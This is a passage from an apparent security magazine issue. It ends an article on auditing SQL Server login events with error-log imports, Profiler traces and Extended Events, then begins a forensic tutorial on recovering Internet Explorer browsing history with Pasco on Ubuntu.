GetDate()))
And DatabaseName != 'tempdb'
```

ample, but this threshold is just an example and you should create one based on regular traffic in your environment.

AUDIT LOGIN EVENTS SERVER OPTION

By default, SQL server will log failed login attempts to the SQL error log which might be enough information for you. However, you can increase the logging to include both successful as well as failed login attempts so that you can use this server option to log every login event and import this information into a table for archival and reporting. This can cause your log files to increase so this is also something that should be tested prior to putting in place on a production server. In order to change the default configuration to include successful logins, you will need to open SQL Server Management Studio, right-click on the server name in the Object Explorer pane, and select Properties as illustrated in the Figure 1. In the Server Properties window, select Security in the "Select a Page" section which will look similar to the screen below, at which point you will need to select the radio button for "Both failed and successful logins" in the Login auditing section. Once selected, click OK to exit the Server Properties window and this option change requires a service restart in order to take effect so you will need to take that into consideration and schedule that accordingly (Figure 2).

Once you have made the configuration change and restarted the SQL service (or not if you are only interested in the failed login attempts), you can create a table to log the information with the script below (substituting in your preferred database name): Table definition for SQL log data: Listing 6.

Once you have the table created, you can set up a SQL Agent job to pull in the data from the SQL error log with the below example. Notice that the example is filtering on entries in the current log that have both "Login" and "user" which will get all of the login-related events while excluding unwanted entries such as "SQL Trace ID 1 was started by login "sa".




Figure 1. *Server Properties*




Figure 2. *Security options in Server Properties*

Listing 6. *Table definition for SQL log data*

```
Use [<YourDatabase>]
Go
Create Table LoginEvents (LogDate
DateTime, ProcessInfo VarChar(25), [Text]
NVarChar(4000));
Create Clustered Index CX_LoginEvents_LogDate
On LoginEvents (LogDate);
Go
```

Listing 7. *Script to important SQL log data for login events into a static events into a static table*

```
Declare @MaxDate DateTime
  Select @MaxDate = Max(LogDate) From Log-
inEvents
  If  Object_ID('tempdb.dbo.#LoginEvents')
Is Not Null
       Drop Table #LoginEvents
  Create Table #LoginEvents (LogDate Da-
teTime, ProcessInfo VarChar(25), [Text]
NVarChar(4000));
  Create Clustered Index CX_#LoginEvents_
LogDate On #LoginEvents (LogDate);
  Insert Into #LoginEvents (LogDate, Pro-
cessInfo, [Text])
  Exec  master.dbo.xp_readerrorlog  0,  1,
N'Login', N'user'
  Insert Into LoginEvents (LogDate, Pro-
cessInfo, [Text])
  Select LogDate, ProcessInfo, [Text]
  From #LoginEvents
  Where   LogDate   >   IsNull(@MaxDate,
DateAdd(YY, -1, GetDate()))
```

Script to import SQL log data for login events into a static table: Listing 7. Again, now that you have a process to capture all of the relevant login data, you can report on it and raise alerts, save it for problem identification, etc. The default retention for the SQL error log is 6 logs which rollover to the next upon service restarts and when the command `Exec master.dbo.sp_cycle_errorlog` is issued so when using this method, you should look into increasing the retention for the SQL error log to more than the default of 6 so that if any malicious person is wanting to cover their tracks and knows this default setting, they could simply cycle the error log more than 6 times and clear this information. There are a few ways to increase the retention, but the easiest way is to expand the Management folder in SSMS, right-click on the SQL Server Logs folder, and select Configure as illustrated Figure 3.

In the "Configure SQL Server Error Logs" window, you can easily set the retention to a higher number to avoid all of the logs being cycled and all included evidence. Another detail to look at is that the previous import script is only looking at the current log (...`xp_readerrorlog 0`...) so if the log is cycled via a reboot, or a cycle log command being issued, there could be some data loss. In order to work around this scenario, you could modify the script to include a loop in the import process which looks at all logs, but this could be a very expensive process (high duration, high reads, etc.) as it recursively looks at logs which more often than not will already have been scanned so the risk associated with that is something that should be considered in relation to the importance of the potential loss of data imported into the logging table (Figure 4).




Figure 3. *Launch SQL Server log configuration*




Figure 4. *Configure SQL Server logs window*

USING SQL SERVER PROFILER

Building upon what is included in the default trace, you can create your own profiler trace to run manually or script it server side and have it configured to run when the service starts. To set up a manual Profiler trace, launch Profiler, connect to the server you wish to run it against, give the trace a name and select Blank for the template to use: Figure 5.

Once that is complete, click on the Events Selection tab and configure the events that you wish to capture. You will want to primarily focus on the events listed under the "Security Audit" section. I have some examples below, but these same selections might be too much for your particular environment so please (I can't stress the importance of this enough) use Profiler with extreme caution and limit




Figure 5. *General tab of Trace Properties window*




Figure 6. *Events Selection tab of Trace Properties window*

the captured events as much as possible, reduce the columns as much as possible, filter as much as possible, and test the configuration before running it against a production system (Figure 6).

Once you have the definition set and click the Run button, you can save this as a template for use whenever you want to run it: Figure 7.

Another option you have for your Profiler trace definition is to export it to a script by selecting File -> Export -> Script Trace Definition -> For SQL Server 2005 – SQL11 as below: Figure 8.

The beginning of the script should look similar to the one below; the options are just defaults and you will need to modify the script to include a correct file name and appropriate size. The @maxfilesize is the size in MB for each trace file, you will also want to explore the use of the `TRACE_FILE_ROLLOVER` option along with the `@filecount` parameter which will allow you to maintain a defined history and more specific retention based on your needs. Code snippet for server-side trace script: Listing 8.

This is a great feature because once you have a good trace definition that works well in your environment and is capturing the data that you need, and you have tested the scripted trace definition after making the changes, you can set that as a startup procedure. In order to set this as a startup procedure, you will need to change the script to create a procedure by pre-pending the create statement to the trace definition script, so taking the above code snippet, the addition would look like so: Code snippet for server-side trace script with create proc statement: Listing 9.

Once you have the procedure script ready, you will need to configure the server to look for start-




Figure 7. *File options for SQL Server Profiler trace*




Figure 8. *Export options for SQL Server Profiler trace*

Listing 8. *Code snippet for server-sode trace script*

```
-- Create a Queue
declare @rc int
declare @TraceID int
declare @maxfilesize bigint
set @maxfilesize = 5

-- Please replace the text InsertFileNameHere,
with an appropriate
-- filename prefixed by a path, e.g., c:\
MyFolder\MyTrace. The .trc extension
-- will be appended to the filename
automatically. If you are writing from
-- remote server to local drive, please use
UNC path and make sure server has
-- write access to your network share

exec @rc = sp_trace_create @TraceID output, 0,
N'InsertFileNameHere', @maxfilesize, NULL
if (@rc != 0) goto error
```

Listing 9. *Code snippet for server-side trace script with create proc statement*

```
Use master
Go

If Object_ID('StartLoginTrace', 'P') Is Not
Null
   Drop Proc StartLoginTrace
Go
Create Proc StartLoginTrace As

-- Create a Queue
declare @rc int
declare @TraceID int
declare @maxfilesize bigint
set @maxfilesize = 5

-- Please replace the text InsertFileNameHere,
with an appropriate
-- filename prefixed by a path, e.g., c:\
MyFolder\MyTrace. The .trc extension
-- will be appended to the filename
automatically. If you are writing from
-- remote server to local drive, please use
UNC path and make sure server has
-- write access to your network share

exec @rc = sp_trace_create @TraceID output, 0,
N'InsertFileNameHere', @maxfilesize, NULL
if (@rc != 0) goto error
```

Listing 10. *Code to set the startup option to true for a procedure*

```
Use master
Go
--Set show advanced options to true
Exec sp_configure 'show advanced option', '1';
Reconfigure With Override
--Set the scan for startup procs option to true
Exec sp_configure 'scan for startup procs',
'1';
Reconfigure With Override

--Run the create procedure script for the
trace here--

--Set the new proc to run at start-up
Exec sp_procoption N'StartLoginTrace',
'startup', 'on'
```


Listing 11. *Script to create and start Extended Events session*

```
CREATE EVENT SESSION [LoginAudit] ON SERVER
ADD EVENT sqlserver.login(
    ACTION(sqlos.task_time,sqlserver.client_
app_name,sqlserver.client_hostname,sqlserver.
is_system,sqlserver.nt_username,sqlserver.
server_instance_name,sqlserver.session_nt_
username,sqlserver.username))
ADD TARGET package0.event_file(SET
filename=N'C:\Data\Log\LoginAudit.xel')
WITH (STARTUP_STATE=ON)
GO
```

up procedures as well as set your newly created procedure to be a startup proc: Code to set the startup option to true for a procedure: Listing 10. Now that the trace is set to start whenever SQL Server starts, you can do the same thing as in the example for the default trace wherein you import it into a table at regular intervals and you can create reports and alerts based on that.

EXTENDED EVENTS

For those who like using extended events, you can gather information using them as well. The simple example below will log all logins to a file with the defaults of file rollover set and the max file size set to 5 GB so you will want to adjust the settings and captured events according to your environment and needs. Script to create and start Extended Events session: Listing 11. You can use any number of methods for processing the extended events as well. With all of the different options available for monitoring login events, there is surely either a single option or some combination that is right for you and your environment.



RECOVERING IE HISTORY USING PASCO IN LINUX UBUNTU 12.04

by CARLOS CAJIGAS MSc, EnCE, CFCE, CDFE

Reconstructing and examining web browsing history is a task that is required during most forensic examinations. Luckily, popular commercial tools have done a good job of simplifying the reconstruction process for us. While commercial tools simplify the process, the software often comes with a hefty price tag.

Although not as user friendly as the commercial tools, Pasco can parse the browsing history contained in the Internet Explorer's index.dat file and output the results in a field delimited manner that can be imported into the spreadsheet program of your choice. The spreadsheet can then be sorted by date to shed light on the browsing patterns of the subject in your investigation. Pasco is an open source tool that you can use for free.

THE GOAL

The plan is to recreate the steps that will lead to data being added to an index.dat file. We will accomplish this by conducting some Internet Explorer web browsing in our own controlled environment. We will then use Pasco to examine our own browsing history.


The Backtrack live DVD comes bundled with Pasco, but for the purposes of this article, I used an examination computer with Ubuntu 12.04 installed on it.




CONTROLLED ENVIRONMENT

In order to create our own Internet Explorer index.dat file, I began by installing a new Windows 7 Home Premium Operating System on my Laptop.

When it came time to set the time clock, I selected Eastern Standard Time, as I am currently living in the East Coast of the US.




The installation completed and I logged in as user “Carlos”. I gave the laptop an internet connection and opened the Internet Explorer (IE) Browser.




The first time that IE is launched, a Microsoft owned website opens in the background and you are welcomed with the “Welcome to IE 8” screen asking you to set it up. I clicked on the “Ask me Later” button to avoid the set up process. A second Tab immediately opened, redirecting me to another Microsoft owned website.

I waited for the second tab to load, and I then closed the IE window. I closed the window, because I wanted to start our own browsing session on a separate IE window.



At 12:58 pm, I launched a new IE window. The browsing window opened and the default Microsoft owned website loaded up. I then went to the address bar and typed www.time.gov/timezone.cgi?Eastern/d/-5 and pressed enter. I navigated to this website to confirm that the local time of the computer matched the current local time from time.gov.

After navigating to time.gov, I launched Windows Explorer and opened the Penguins.jpg picture located in the "C:\Users\ Public\Pictures\Sample Pictures" folder.



Navigating to time.gov and opening the Penguins.jpg picture are two actions that should be recorded by the index.dat file. I then closed all windows and shut down the computer. This concludes the controlled environment part of our test. Let's move on to the next part.


INSTALLING THE TOOLS

The tool that we will use for the examination is not included in Ubuntu by default. It can be downloaded from the Ubuntu Software Center. The tool that we will need to accomplish the task is Pasco. Let's head over to the Ubuntu Software Center for the tool.


Click on the Dash Home circle, located on the top left of your screen, type in "software" and click on the Ubuntu Software Center icon that will appear.



After the Ubuntu Software Center opens, you will see a search box on the top-right corner of your screen. Type “pasco” and click on the install button. You will be prompted for your root password. Enter your root password and wait for the program to install.



Now that we have the program that we need, close the Ubuntu Software Center. The next step is to prepare a working folder to receive the results from our analysis. Go to your desktop, right click on your desktop and select “create new folder”, name it “Test”.




THE EXAMINATION


For the examination part of the test I chose to examine our Windows 7 installation by removing the hard drive from the Laptop and connecting it directly to my examination computer with Ubuntu installed on it. I placed the hard drive into a USB enclosure and connected the USB cord to a previously validated USB hardware write-blocker. I then connected the write blocker to a USB port on my examination computer.

If you do not have a write-blocker handy, you do not have to use one, just remember to never connect evidence media to a computer without the use of a previously validated write-blocking procedure. From now on, we will refer to the hard drive containing the Windows 7 installation as our “Test Media.”

Make sure your test media is connected to the computer and open Nautilus. Nautilus is the file manager for the GNOME desktop environment. You can launch Nautilus by left clicking on the “folder” looking icon in your taskbar. Nautilus is going to display your connected devices on the top left side of the window. My test media is the one that says “250GB Filesystem”. Click on the name of your test media to mount it (if it isn’t mounted already). By default, Ubuntu mounts its connected devices inside of the “media” folder.




Now open a Terminal Window. In Ubuntu you can accomplish this by pressing Ctrl-Alt-T at the same time or by going to the Dash Home and typing in “terminal.”



Once the terminal window is open, Type the following into the terminal to determine which devices are currently mounted in your system.

```
df -h
```




Notice that my test media was mounted under the “media” folder as 464263C04263B37B.

We are almost ready to use Pasco. Pasco is a very simple program to use. Pasco is used by pointing it to the index.dat and then redirecting its output to the location of your choice. An example of its usage is “$ pasco index.dat > pascoresults.csv”. Before we use Pasco, we need to navigate to the location where the index.dat is located on the test media. On a Windows 7 operating system the index.dat containing the browsing history is located at: /Users/<User>/AppData/Local/Microsoft/Windows/History/ History.IE5/index.dat.

We will use the CD command to change directory into the desktop. Type the following into the terminal.



Replace “464263C04263B37B” with the directory assigned to your test media and replace “Carlos” with the name of the user account that you are targeting. After doing so, press enter.



The dollar sign after History.IE5 indicates that “History.IE5” is your current directory, exactly what we wanted. Now type “ls -lh” into the terminal and press enter, to see if we have an index.dat file in our current directory. LS is the list files command. The flag -l uses a long listing format, and the flag -h prints the file’s size in human readable format.




Notice that yes, we do have an index.dat file in our current directory. Now it’s time to call Pasco. Type the command below into the terminal and press enter.

pasco index.dat > /home/carlos/Desktop/Test/IEhistory.


csv – This command will point Pasco to the index.dat file and redirect its output into a file appropriately named IEhistory.csv, into our previously created Test folder on the Desktop (replace “carlos” with the user you are currently logged in as). If you get your cursor back without displaying any errors, then you know that the command worked according to your input.



